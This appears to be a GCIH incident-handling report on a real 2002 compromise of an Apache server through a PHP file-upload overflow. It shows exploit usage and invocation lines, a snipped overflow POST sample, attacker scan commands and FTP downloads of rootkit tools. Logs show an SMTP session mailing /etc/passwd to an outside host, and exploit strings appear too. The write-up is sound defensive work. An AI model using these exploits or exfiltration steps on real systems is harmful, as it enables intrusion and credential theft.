Identifying and Handling a PHP Exploit

Eve Edelson
GCIH Version 2.1

Part 1 The Exploit

Introduction

This report describes a real incident. The initial exploit was not detected until after the fact. The intrusion detection team identified the incident as a result of suspect activity following the exploit. Although there will be many mentions of the intrusion detection team, the focus is on the handling of the incident.

A PHP vulnerability was exploited on computer running Apache 1.3.20 on Red Hat Linux 7.1 to gain access under the Apache user id. With this id the attacker downloaded a rootkit and got root privileges. Although there are some details about the subsequent rootkitting, this report focuses more on the initial PHP exploit.

The exploit is believed to have been 7350fun, either an original or a variant of code (ostensibly) taken from Team Teso. The rootkitting is believed to have been done by one of a number of tools downloaded to the victim's computer.

Names, dates and ip addresses are changed or left out per company policy. Also, in the grand tradition of foreign intelligence, I have to leave out exactly how certain facts were uncovered, the exact configuration of our network, and the exact manner in which company computers are scanned by our in-house intrusion detection team. In-house computers are not centrally controlled but under autonomous control of each division of the company.

The computer is managed by a skilled unix user whose primary focus is research, not systems administration or security. The intrusion detection team, which was handling the incident, alerted the system's owner, who took the computer offline and re-installed the system.

Name:
PHP File Upload Overflow

Identifiers:
The CVE identifier is 2002-0081. The CERT identifier is VU #297363

Operating system:

Any system using PHP with Apache, but the OS here was Red Hat Linux 7.1, which ships with PHP.

Application:
PHP 3.0.10-3.0.18
PHP 4.0.1-4.0.3pl1
PHP 4.0.2-4.0.5
PHP 4.0.6-4.0.7RC2
PHP 4.0.7RC3-4.1.1

Brief Description

PHP is a cross-platform, server-side scripting language which can run as an Apache web server module or as a free-standing CGI program. Its file-handling functions include file upload capability. At the time of writing, PHP is at version 4.2x. Versions earlier than 4.20 have a number of buffer overflow vulnerabilities. In this case, the php_mime-split function does not check bounds on MIME-encoded data within an uploaded PHP form, for instance a long name field within POSTed data. A malicious http attack using the POST method can cause a heap overflow and result in increased privileges for the attacker to execute arbitrary code.

In this incident, attackers exploited such a vulnerability in PHP 4.0.6 on a Linux server running Apache to get access as user 'apache'. The attackers then installed hacker tools on the target machine and gained root. The tool for exploiting the PHP vulnerability is thought to have been 7350fun. It is described (and distributed) by Packetstorm as an exploit by "Lorian" for mod_php v4.0.2rc1-v4.0.5 and v4.0.6-v4.0.7RC2. It may be a variant of Lorian's 73501867 exploit, (see Variants section).

Variants

There is a whole raft of "7350" exploits (this figure is a signature of Team Teso, www.team-teso.net). They are aimed at a variety of vulnerabilities, not just those in PHP. There are also many exploits against PHP in general, for which patches have been released over the years. It can be iffy to identify the lineage of an exploit.

Team Teso (www.team-teso.net) are "young and motivated computer programmers and security enthusiasts" who study, among other things, computer vulnerabilities. Some of the proof-of-concept exploits they have developed while studying vulnerabilities have mysteriously been leaked and used for exploits.

They express indignance at the mysterious leaks, the use of the exploits for malicious purposes, and also at the publishing of some of their “private research software” on the Packetstorm web site. (Packetstorm cites the Fair Use Law 17 U.S.C.A 107 as justification [1]).

There appears to be an avid market in the ‘wild’ for Team Teso exploits. However, leaked exploits may be modified by others so as to cause side effects. In fact the ‘original’ 73501867 exploit - of which the exploit that felled our off-site colleague may be a variant - may itself be a ‘decoy’ or have been altered somewhere along the way.

The 73501867 exploit supposedly contains a virus known as Linux.Jac.8759 [2]. It is described as infecting ELF binaries in the current directory when run [3]. The 73501867 exploit is described as having fewer features and being unencrypted. There has been a lot of discussion in various newsgroups about whether this exploit really works, how sensitive it is to server configuration, and what unexpected side effects may occur when it is run. . Some found that running the exploit caused a udp port to open on port 3049 repeatedly (even after reboot) [9].

Running strings on the binary 7350fun distributed by Packetstorm showed a reference to the TESO ELF encryption engine. Be all that as it may, the exploit described herein was either 7350fun or a program calling itself 7350fun.

References

The vulnerability is described in a number of web sites, including:

1. Packetstorm: http://packetstorm.mirror.widexs.nl/filedesc/7350fun.html
The (ostensible) exploit itself. “7350fun is a remote exploit for mod_php v4.0.2rc1-v4.0.5 and v4.0.6-v4.0.7RC2....” Attributed to Lorian

2. CERT Advisory CA-2002-05 Multiple Vulnerabilities in PHP fileupload
http://www.cert.org/advisories/CA_2002_05.html (2/27/2002)
(This URL sporadically does not work – but if you access the CERT site and search for this vulnerability, this URL is what appears.)

3. http://www.kb.cert.org/vuls/id/297363, Vulnerability Note VU#297363

Vulnerability in "php_mime_split" function allowing arbitrary code execution

4. http://security.e-matters.de/advisories/012002.html

PHP remote vulnerabilities. Perhaps the “pre-eminent” reference on this subject as it is cited by many others. The author (Stefan Esser) is on the PHP development team and, understandly, did not provide details of the exploit.

5. http://securityresponse.symantec.com/avcenter/security/Content/2208.html (7/22/02) Describes a vulnerability in the way PHP parses file uploads (multipart/form-data), specifically, not checking for malicious input in mime headers. An attacker can thus craft a POST request to corrupt the internal data structures in PHP and potentially gain root access. The vulnerability depends on the version of PHP. PHP3 vulnerabilities involve a broken boundary check and a heap overflow. PHP4 vulnerabilities involve a broken boundary check and heap off by one error.

6. http://mail-index.netbsd.org/tech-security/2002/03/07/0000.html
Discussion by individuals of how 7350* material ‘mutates’ in the wild.

7. http://archives.neohapsis.com/archives/openbsd/2002-06/thread.html#1442
Another discussion of possible ‘exploits’ which turn out to be nonfunctional.

Part 2 The Attack

Description and diagram of network



Figure 1 : network – attacker, intrusion detection team, compromised computer

Per company policy, I can only say that the Hacked Computer sat behind a router inside the company, running RedHat Linux 7.1, Apache 1.3.20 and PHP4.0.6. On the other side of the router the intrusion detection is conceptually connected via a 'T-fitting' at the front door, so that the team sees all traffic in or out of the network perimeter. However I can't give much detail, for instance, about firewalling arrangements or the brands or OS versions of any routers or firewalls or internal networking.

Protocol description

There are a number of vulnerabilities in the way earlier versions of PHP handle multipart/form_data POST requests, or POST file uploads, as based on RFC 1867 [11], a protocol for form-based file upload in HTML. (Hence the name of the 'original' exploit, 73501867.) Specifically the vulnerability lies in the php_mime_split function not checking for overlong input in a header on a POST request to httpd. The suspected exploit, 7350fun, exploits a PHP module which contains this function. This means an attacker can craft a POST request which is just long enough to 'smash the stack' and execute arbitrary code. In most vulnerable versions of PHP the problem lies in the way that function does boundary checks, but there are also "heap off by one" and "heap overflow" vulnerabilities.

How the exploit works

The 7350fun exploit was executed remotely against a PHP script on the Hacked Computer. During the identification phase, the intrusion detection team was able to get a copy of the exploit (more in the Identification section), but it was a binary.

Fortunately I was able to obtain a snippet from the image file of the compromised computer. (That will be shown further on.) Otherwise I would have to speculate completely about how the exploit works. (The strings command – *strings filename* - showed "TESO ELF encryption engine" and not much else.) Also the exploit seems very sensitive to the exact configuration of the operating system and web server, and I could not duplicate that exactly. In general terms the exploit takes advantage of the php_mime_split function not checking bounds on MIME-encoded data within an uploaded PHP form.

So an attack would manufacture a header, for instance a long form-data section within the Content-Disposition field. By adding more and more content to the form-data field one could eventually cause a heap overflow. Some examples of this are shown in the Description section below.

At this point the server code would jump to other than the 'correct' return address, possibly causing the server to crash or act in some other unanticipated way.

If you run 7350fun without arguments, you get:

73501867 - x86/linux mod_php v4.0.2rc1-v4.0.5 remote exploit by lorian.

usage: ./73501867 [options] <hostname> <phpfile>

Options:

-c	check exploitability only, do not exploit
-f	force mode, override check results
-n	no check mode
-l retloc	set retlocation
-a retaddr	set return address
-t target	choose target

You could run this attack as follows:

./7350fun -t somehost.80 index.html

In fact the intrusion detection team found a file (more on this later) containing a history of such attacks against a long list of other computers.

Description and diagram of the attack

The web server was public, but it was located on a computer principally dedicated to research. Again, I can't go into much detail about the internal network arrangements at the user's), and I am even more constrained about what I can say regarding the networking at the intrusion detection team's location - so the network looks like your generic "two computers and the ethernet cloud":



Fig. 2 Network diagram – attacker and attacked

What follows are examples of the actual attack as captured from various 'angles' by the intrusion detection team. The evidence is presented chronologically, but in fact the team worked backwards to find it (covered later in the Identification section).

1. Attacker sends URL request to targeted computer

Jul 21 11:42:27 BADGUY 7kb GOODGUY/http 63kb 49m, the connection lasted until: Jul 21 12:31:42

POST //~victimsnamechanged/resume/resume.php

Resume.php is a file on the targeted computer.

2. Attacker repeats this call 6000 (!) times, each time adding in more byte-filling strings in an effort to 'smash the stack'. Here is a snippet extracted from the image file from the compromised computer. It shows the headers sent by the attacker's program to the web server, with strings of increasing length being added to each attempt:

....

Content-Type: POST //~victimsnamechanged/resume/resume.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer: http://HACKEDCOMPUTER/index.html
Accept-Language: de,en-us;q=0.5
Content-Type: multipart/form-data; boundary=----------6643eea5828a2
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: HACKEDCOMPUTER
Content-Length: 177
Connection: Keep-Alive
Cache-Control: no-cache

----------6643eea5828a2
Content-Disposition: form-data; name="a" filename="b"

Content-Disposition: form-data; name="SUPER-DUPER[ëëëëëëëëëëëëëëëëëëëë – long string of byte-filling content obfuscated and snipped - *this got longer each time*";

....

3. User becomes user apache and downloads tools to compromised computer. Details follow in the Identification section. Files include a number of programs that look like rootkits.

7350fun was most interesting because, as described above, it is a remote exploit for mod_php. As part of its regular scanning service, the intrusion detection team had found that HACKEDCOMPUTER was running Apache with a vulnerable version of PHP, as per the following trace:

....

A vulnerability scan showed these vulnerabilities on HACKEDCOMPUTER:
310 MountdReserved 2
328 nfsbugadmin 2
8054 ApacheRunning 2
8281 PhpFileUploadOverflow 3

The banner captured during the scanning:
Server: Apache/1.3.20 (Unix) (Red_Hat/Linux) DAV/1.0.2 PHP/4.0.6 mod_perl/1.24_01 INTEL CORPORATION _ HF1_06
....

5. Attacker mails passwd file elsewhere:

The trace is shown in the Identification section below.

6. Meanwhile attacker uses tools to get root

A typical shell history is shown in the Identification section below.

7. After gaining root, attacker uses tools to attack other computers.

The intrusion detection team found a shell history detailing the attacker's attempts to scan for this PHP vulnerability in other computers in a number of countries. Their names are left out, but the file was full of lines like this:

```
./7350fun –c –t www.potentialTarget.org.80 index.html
./7350fun –c –t www.anotherTarget.org.80 index.html
```

Signature of the attack

The following item, found repeatedly in the webserver logs, is what probably 'broke' PHP:

POST //~ victimsnamechanged /resume/resume.php

Also, this trace (repeated from above) is characteristic of a PHP exploit: Content-Disposition: form-data; name="SUPER-DUPER[ëëëëëëëëëëëëëëëëëë – long string of garbage content obfuscated and snipped ";

The attack uses a remote exploit and doesn't leave any files, other than the tools the attacker chose to stash in the compromised computer after breaking in.

The attacker tried this 6000 times before breaking the server, so one way to detect the future attacks of this sort might be to count repeated identical Web requests sent by the same host in a certain period of time – a variation on a denial of service attack. A real clue would be increasingly long but otherwise repetitive name fields in the Content-Disposition part of the header.

How to protect against it

The vendor has posted upgrades to PHP at www.php.net. Upgrades may break old code. For instance, magic quotes and register globals in newer versions of PHP are off by default. If you want global variables in a function, you have to declare them. This can affect code which handles input from web forms.

Various security advisories have suggested that disabling form uploads is enough, if this feature is not needed, by setting "file_uploads=off" in the php.ini file. However, according to a member of the PHP development team this is not enough:

> "Please notice, that you are not only vulnerable if you run scripts that use uploaded files. You are vulnerable if you run any script! If you have PHP only installed but there is no script on your server you are not vulnerable."

[Stefan Esser [7]]

This explained something that puzzled me at first, because "resume.php" from

> POST //~ victimsnamechanged /resume/resume.php

did not involve file uploads. Apparently this is not necessary.

Esser also refers to "badly working exploits" circulating in the "underground".

In any case, even if it were effective, disabling file uploads would not be an option for, say, an ISP running a web-based e-mail service such as Horde, which needs file upload to enable attachments to e-mails.

Finally, in principle, as another work-around, POST requests can be denied altogether, using the .htaccess method in Apache, by adding the following to Apache's httpd.conf file:

```
<Limit POST>
    Order deny, allow
    Deny from all
</Limit
```

Part 3 The Incident Handling Process

Preparation

Within the bounds of company policy, I can say there is a formal computer security program in place, with an incident response coordinator and a team who handle intrusion detection and incident handling. They provide regular internal scanning with a number of tools, some proprietary and some well known (tcpdump, ISS, nmap, etc). Results of scans are sent to a number of in-house mailing lists. Each department has a security contact, who is the first point of contact for an incident.

Intrusion detection includes, broadly, watching traffic and looking for certain protocols, or protocols going in an unexpected direction (i.e., a 'rogue' ftp server, or in this case a 'rogue' IRC bouncer); traffic with 'strange' computers; traffic of unusually high levels, and so on.

We also have an institutional backup service. This can be considered a countermeasure, as people are more likely to cooperate with incident handlers if there is a decent possibility of having their work restored later on.

In this case, at the user level, there were no countermeasures in place. Although a skilled unix user, the owner of this computer had not upgraded his software or done a recent backup. He was physically off-site at the time of the incident. He had no firewall, no baseline information on his system (detailed listing of suidfiles, known good binaries stored elsewhere, etc.), had not configured syslog and did not look at his logs in general. This is not surprising. Most people are not interested in systems administration for its own sake, and if they don't do the full blown security setup immediately it's a pain to do it later. The computer was mostly used for research and the script which was exploited ("resume.php") was from a part of the web site used by others as a courtesy. The user didn't notice that he had been attacked.

Identification

<EVIDENCE LIST>
Image of hard drive from compromised computer
Logs of IRC traffic
Internal scanning logs showing PHP vulnerability on compromised computer
Trace showing attacker files being downloaded from outside to compromised computer A
Trace showing attacker e-mailing passwd file from compromised computer to another host
List of downloaded tools
Shell history showing attacker trying to get root
</EVIDENCE LIST>

Identification was the most interesting part of the incident. The exploit itself was not the first thing to be noticed. Different members of the team saw different things and compared their impressions, and worked backwards from the first suspicious incident to its initial cause.

The first event which got their attention was IRC traffic from outside the institution to the targeted computer: An IRC Bouncer named “psyBNC” running on port 31337. An IRC bouncer had apparently been installed on the targeted computer. The various host and user names had the Up&d0wN l00k of a hack3r. The traffic showed a user connecting, viewing options, and adding a server.

An IRC bouncer is a program that allows a host (in this case the compromised host) to act as a relay between an IRC client and IRC server. The installed bouncer listens on a port specified at installation time. A user connects using an IRC client and then to any IRC server, with the user’s IP address hidden. It allows a client to present the appearance of a user on the host that is running the bouncer. Also any network attacks against the client will dead-end at the intermediate host. Such programs, which are not necessarily seen as suspect in many circles, can have their own vulnerabilities, but in this case the bouncer was suspected to be the aftermath of an attack, not its instigator.

The team saw this in action, using Tcpdump, an open-source program that captures packets of network traffic from a computer interface card.

User IRCVisitor (name changed) connected and added servers eu.undernet.org and us.undernet.org:

> :Welcome!psyBNC@lam3rz.de NOTICE * :psyBNC2.3^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Welcome bul`muie !^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :You are the first to connect
> to this new proxy server.^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :You are the proxy_admin.
Use
> ADDSERVER to add a server so the bouncer may connect.^M
> :irc.psychoid.net NOTICE bul`muie :psyBNC2.3 Help (* = BounceAdmin
> only)^M
> :irc.psychoid.net NOTICE bul`muie
> :_____^M
> :irc.psychoid.net NOTICE bul`muie :BHELP BWHO _ Lists all
> Users on the Bouncer^M
> :irc.psychoid.net NOTICE bul`muie :BHELP PASSWORD _ Sets your
> or another Users Password(Admin)^M
> :irc.psychoid.net NOTICE bul`muie :BHELP VHOST _ Sets your
> vhost to connect thru^M
> :irc.psychoid.net NOTICE bul`muie :BHELP PROXY _ Sets your
> proxy to connect thru^M
> :irc.psychoid.net NOTICE bul`muie :BHELP SETUSERNAME _ Sets your
> User Name^M

etc., there are a lot of options.

At the end of the Help screens the 'visitor', IRCVisitor, added his server, eu.undernet.org:

> :irc.psychoid.net NOTICE bul`muie :BHELP _ End of help^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Fri Jul 26 16:42:21 :New
> User:IRCVisitor (his infernal majesty) added by :IRCVisitor ^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Server eu.undernet.org port
> 6667 (password: None) added.^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Server us.undernet.org port
> 6667 (password: None) added.^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Fri Jul 26 16:42:38 :User
> :IRCVisitor () trying eu.undernet.org port 6667 ().^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Fri Jul 26 16:42:38 :User
> :IRCVisitor () connected to eu.undernet.org:6667 ()^M
> NOTICE AUTH :*** Looking up your hostname^M
> NOTICE AUTH :*** Checking Ident^M
> NOTICE AUTH :*** Found your hostname^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Fri Jul 26 16:42:40 :User
> :IRCVisitor () got disconnected (from eu.undernet.org) Reason: Closing
> Link: bul`muie by Flanders.Be.Eu.Undernet.org (Too many connections

> from your host)^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Fri Jul 26 16:42:55 :User
> :IRCVisitor () trying us.undernet.org port 6667 ().^M
> :_psyBNC!psyBNC@lam3rz.de NOTICE bul`muie :Fri Jul 26 16:43:52 :User
> :IRCVisitor quitted (from BADGUY)^M
> :bul`muie! :IRCVisitor @BADGUY QUIT :good bye^M
<snipped>
> PASS goldkey
> NICK bul`muie
> USER :IRCVisitor "" BADGUY" :his infernal majesty
> ADDSERVER eu.undernet.org:
> ADDSERVER us.undernet.org:
> QUIT :

This was enough to cause the team to drop both hosts at the perimeter, i.e., install a router block at the perimeter to prevent further access to the system, and request that the security liaison disconnect the computer from the network. Naturally this all emerged at the end of a workday!

Meanwhile, another member of the team, who regularly scans internally with ISS, flagged the attacked machine as having a version of PHP vulnerable to a buffer flow:

....

GOODGUY-IP GOODGUY-HOSTNAME LSD 310 MountdReserved 2 HackedGuy@hacked.com
GOODGUY-IP GOODGUY-HOSTNAME LSD 328 nfsbugadmin 2 HackedGuy@hacked.com
GOODGUY-IP GOODGUY-HOSTNAME LSD 8054 ApacheRunning 2 HackedGuy@hacked.com
GOODGUY-IP GOODGUY-HOSTNAME LSD 8281 PhpFileUploadOverflow 3 HackedGuy@hacked.com

Old Web Banner

GOODGUY GOODGUY Server: Apache/1.3.20 (Unix) (Red_Hat/Linux) DAV/1.0.2 PHP/4.0.6
mod_perl/1.24_01 INTEL CORPORATION _ HF1_06

....

There was some speculation that this might be an 'inside job', as the user was known to have a fascination with "hack3rz & war3z". However the user (known hereinafter as Hacked Guy) said he had not installed this IRC software.

HackedGuy, who works in a different time zone from the intrusion detection team, uses this system for research and wanted to get his data off the computer. He asked to be permitted to set up a host-level firewall, permitting access from only one specific on-site host, for a few days.

Further investigation suggested that the system had been compromised for a while. The team found that an exploit kit of some sort had been downloaded to Hacked Guy's machine at least a week before the problem was noticed. Herewith follows some traffic which shows Hacked Computer connecting to another computer (known hereinafter as AnotherVictim) and retrieving a package called skyL.tar.gz:

Jul 21 18:57:36 #2937 Hacked/33016 > www. AnotherVictim.com/ftp start
Jul 21 18:57:36 #2937 response (220 ftp AnotherVictim.com NcFTPd Server (licensed copy) ready.)
Jul 21 18:57:36 #2937 USER x_sky.150m.com (logged in)
Jul 21 18:57:36 #2937 PWD (done)
Jul 21 18:57:37 #2937 FEAT (211 End.)
Jul 21 18:57:37 #2937 HELP SITE (214)
Jul 21 18:57:37 #2937 CLNT NcFTPGet 3.0.2 (ok)
Jul 21 18:57:37 #2937 TYPE I (ok)
Jul 21 18:57:37 #2937 MLST skyL.tar.gz (ok)
Jul 21 18:57:37 #2937 PASV (227 AnotherVictim.com/40427)
Jul 21 18:57:37 #2937 RETR skyL.tar.gz (complete)
Jul 21 18:57:37 #2937 QUIT (closed)
Jul 21 18:57:37 #2937 finish

At this point HackedGuy (who was cooperative) was asked to remove the disk from the Hacked System. The drive was kept for forensic evidence.

While the damage had been done, the team was interested to find out just how much damage and to whom, so they kept investigating and found an outgoing mail from the Hacked Computer, containing /etc/passwd:

....

EHLO HACKEDCOMPUTER
MAIL From:<apache@HACKEDCOMPUTER> SIZE=1707
RCPT To:<somebody@somewhereelse.org>
DATA

Received: (from apache@localhost)
by HACKEDCOMPUTER (8.11.6/8.11.6) id g6LM4KS31547
for somebody@somewhereelse.org; Sun, 21 Jul 2002 15:04:20 _0700
Date: Sun, 21 Jul 2002 15:04:20 _0700
From: Apache <apache@HACKEDCOMPUTER>
Message_Id: <200207212204.g6LM4KS31547@HACKEDCOMPUTER>
To: somebody@somewhereelse.org

<contents of /etc/passwd, including weakly encrypted (DES) passwords >
.
QUIT
....

They were able to correlate this with some information from a different trace:

Jul 21 15:04:28 HACKEDCOMPUTER 2kb >
x_x_x_x_.namenotshown.com/smtp 0.5kb 0.0m

The team ran Crack on the password file to see how easy the attacker would find it to do so. The team also ran John_the_Ripper on the downloaded passwd file for about 24 hours, without cracking any passwords, so the passwords appeared to be fairly strong, but the password file used DES encryption, which is considered weak. This is part of the defense-in-depth principle: if someone can lift your password file, it helps if they can't crack it. As it turns out, the team was able to crack one of the passwords after a very long run, but the attacker did not wait to crack the password, instead using a rootkit.

However the team still had not worked its way back to the original exploit.

There seemed to have been even earlier events related to the incident, a series of ftp sessions in which the attacker connected to a number of other computers and (go into what exactly is happening here - looks like the attacker used HACKEDCOMPUTER to download various tools from AnotherVictim:

....

Jul 21 11:48:03 12.949 ftp 63 217 HACKEDCOMPUTER www.
AnotherVictim.com SF L #1374 BADGUY
Jul 21 11:49:31 15.875 ftp 126 540 HACKEDCOMPUTER www.
AnotherVictim.com SF L #1375 BADGUY
Jul 21 11:53:46 14.6558 ftp 132 540 HACKEDCOMPUTER www.
AnotherVictim.com SF L #1386 BADGUY
Jul 21 16:33:18 129.465 ftp 105 595 HACKEDCOMPUTER www.
AnotherVictim.com SF L #2365 BADGUY

Jul 21 16:37:07 64.4363 ftp 65 314 HACKEDCOMPUTER www.
AnotherVictim.com SF L #2382 BADGUY

Jul 21 11:48:03 #1374 HACKEDCOMPUTER/32988 > www.
AnotherVictim.com/ftp start
Jul 21 11:48:13 #1374 response (220 ProFTPD 1.2.0pre10 Server (Mundo21
FTP Server) [tito])
Jul 21 11:48:13 #1374 USER BADGUY (logged in)
Jul 21 11:48:15 #1374 PWD (done)
Jul 21 11:48:15 #1374 FEAT (syntax error)
Jul 21 11:48:15 #1374 CLNT NcFTPGet 3.0.2 (syntax error)
Jul 21 11:48:15 #1374 QUIT (closed)
Jul 21 11:48:15 #1374 finish

Jul 21 11:49:31 #1375 HACKEDCOMPUTER/32989 > www.
AnotherVictim.com/ftp start
Jul 21 11:49:41 #1375 response (220 ProFTPD 1.2.0pre10 Server (Mundo21
FTP Server) [tito])
Jul 21 11:49:41 #1375 USER BADGUY (logged in)
Jul 21 11:49:43 #1375 PWD (done)
Jul 21 11:49:43 #1375 FEAT (syntax error)
Jul 21 11:49:43 #1375 CLNT NcFTPGet 3.0.2 (syntax error)
Jul 21 11:49:44 #1375 TYPE I (ok)
Jul 21 11:49:44 #1375 SIZE sxpx (213 25583)
Jul 21 11:49:44 #1375 MDTM sxpx (213 20020717224744)
Jul 21 11:49:44 #1375 REST 1 (350 Restarting at 1. Send STORE or
RETRIEVE to initiate transfer.)
Jul 21 11:49:44 #1375 REST 0 (350 Restarting at 0. Send STORE or
RETRIEVE to initiate transfer.)
Jul 21 11:49:45 #1375 PASV (227 www. AnotherVictim.com/2435)
Jul 21 11:49:45 #1375 RETR sxpx (complete)
Jul 21 11:49:46 #1375 QUIT (closed)
Jul 21 11:49:47 #1375 finish

....

There were more entries involving the transfer of other programs.

Per Lacnic (the Latin American internet registry), AnotherVictim.com was a computer in Argentina.

You will probably have noticed that the attacker had used ftp, which uses cleartext passwords, from within a computer surveyed by the intrusion detection team (hence the logs above), thus giving away his username and password on

host AnotherVictim. The intrusion detection team decided it was time to pay a visit to AnotherVictim.

....

```
$ ftp AnotherVictim.com
Connected to AnotherVictim.com
220 ProFTPD 1.2.0pre10 Server (Mundo21 FTP Server) [tito]
500 AUTH not understood.
500 AUTH not understood.
KERBEROS_V4 rejected as an authentication type
Name (AnotherVictim.com:GoodGuys): BadGuyUserName
331 Password required for BadGuyUserName.
Password:
230 User BadGuyUserName logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
227 Entering Passive Mode (200,61,64,99,8,234).
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 BadGuy    www        49723 Jul 21 03:01 7350fun
-rw-rw-r--   1 BadGuy    www         1327 Jul 25 00:04 aaa.sh
-rw-rw-r--   1 BadGuy    www         7291 Jul 25 21:39 adore-0.14.tar.gz
-rw-rw-r--   1 BadGuy    www         7147 Jul 20 19:15
bash_history-pe-20-07-02
-rw-rw-r--   1 BadGuy    www         3881 Jul 19 16:05 cgi.tar.gz
-rw-rw-r--   1 BadGuy    www         4296 Jul 25 21:39 cgiback.tgz
-rw-rw-r--   1 BadGuy    www        25160 Jul 21 01:51 epc
-rw-rw-r--   1 BadGuy    www         5073 Jul 18 01:36 epcs2.c
-rw-rw-r--   1 BadGuy    www        21817 Jul 22 02:01 header2.cgi
-rw-rw-r--   1 BadGuy    www         4310 Jul 17 17:50 historyKUMA
-rw-rw-r--   1 BadGuy    www         3102 Jul 25 21:17 inetd.conf
-rw-rw-r--   1 BadGuy    www         1129 Jul 21 01:07 lala.c
-rw-rw-r--   1 BadGuy    www      1257402 Jul 22 20:14
lazyfuck-0.01.tar.bz2
-rw-rw-r--   1 BadGuy    www      1955389 Jul 21 19:35 links
-rw-rw-r--   1 BadGuy    www         7229 Jul 25 21:39 linsniffer
-rw-rw-r--   1 BadGuy    www      1099960 Jul 19 22:28 lynx
-rw-rw-r--   1 BadGuy    www         1270 Jul 21 20:32 modutils.sh
-rw-rw-r--   1 BadGuy    www      1087046 Jul 20 19:48 old2.log
-rw-rw-r--   1 BadGuy   www        995656 Jul 22 00:21 pack.tar.gz
-rw-rw-r--   1 BadGuy    www         1295 Jul 25 21:20 passwd
-rw-rw-r--   1 BadGuy    www         7983 Jul 17 18:47 ptrace24
-rw-rw-r--   1 BadGuy    www          833 Jul 17 04:10 shia.sh
```

```
-rw-rw-r--   1 BadGuy    www        25583 Jul 17 18:47 sxpx
-rw-rw-r--   1 BadGuy    www         3935 Jul 28 22:58 test.jpg
-rw-rw-r--   1 BadGuy    www         3655 Jul 25 21:39 wipe-1.00.tgz
-rw-rw-r--   1 BadGuy    www         2334 Jul 21 02:13 xperl.sh
-rw-rw-r--   1 BadGuy    www       166620 Jul 21 13:50 xterm
-rw-rw-r--   1 BadGuy    www         1997 Jul 25 21:41 zap.c
226 Transfer complete.
ftp> bin
200 Type set to I.
ftp> prompt
Interactive mode off.
ftp> mget *
```

....

Since BadGuy was in user group “www”, he may have broken into AnotherVictim.com the same way he did into our location.

7350fun was the most interesting, but the other files bore looking at. The files the hackers downloaded were sxpx, lala.c, modutils.sh, epcs2.c and ptrace24.

sxpx was a binary, but not stripped. Running strings showed:

....

```
%u_%u.%u_
%s [command] [options]
_h     this help
_d     specify depth of analysis (default=32)
_o     change offset (default = _32000)
_v     specify victim (default /usr/sbin/sendmail)
_t     specify temp directory (default /tmp/.sxp)
_b      enables bruteforce (WARNING: this may take about 20_30 minutes!)
/usr/sbin/sendmail
Voila babe, entering rootshell!
Enjoy!
/usr/bin/id
/dev/null
BASH_HISTORY
_bash
/bin/bash
..._=[ Sendmail 8.11.x exploit, (c)oded by sd@sf.cz [sd@ircnet], 2001
]=_...
    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

hd:o:v:t:b
[*] Using brute force, this may take some time
%s%s/%s

....

lala.c appeared to be a /usr/bin/man exploit, according to the intrusion detection team (I was not given this file).

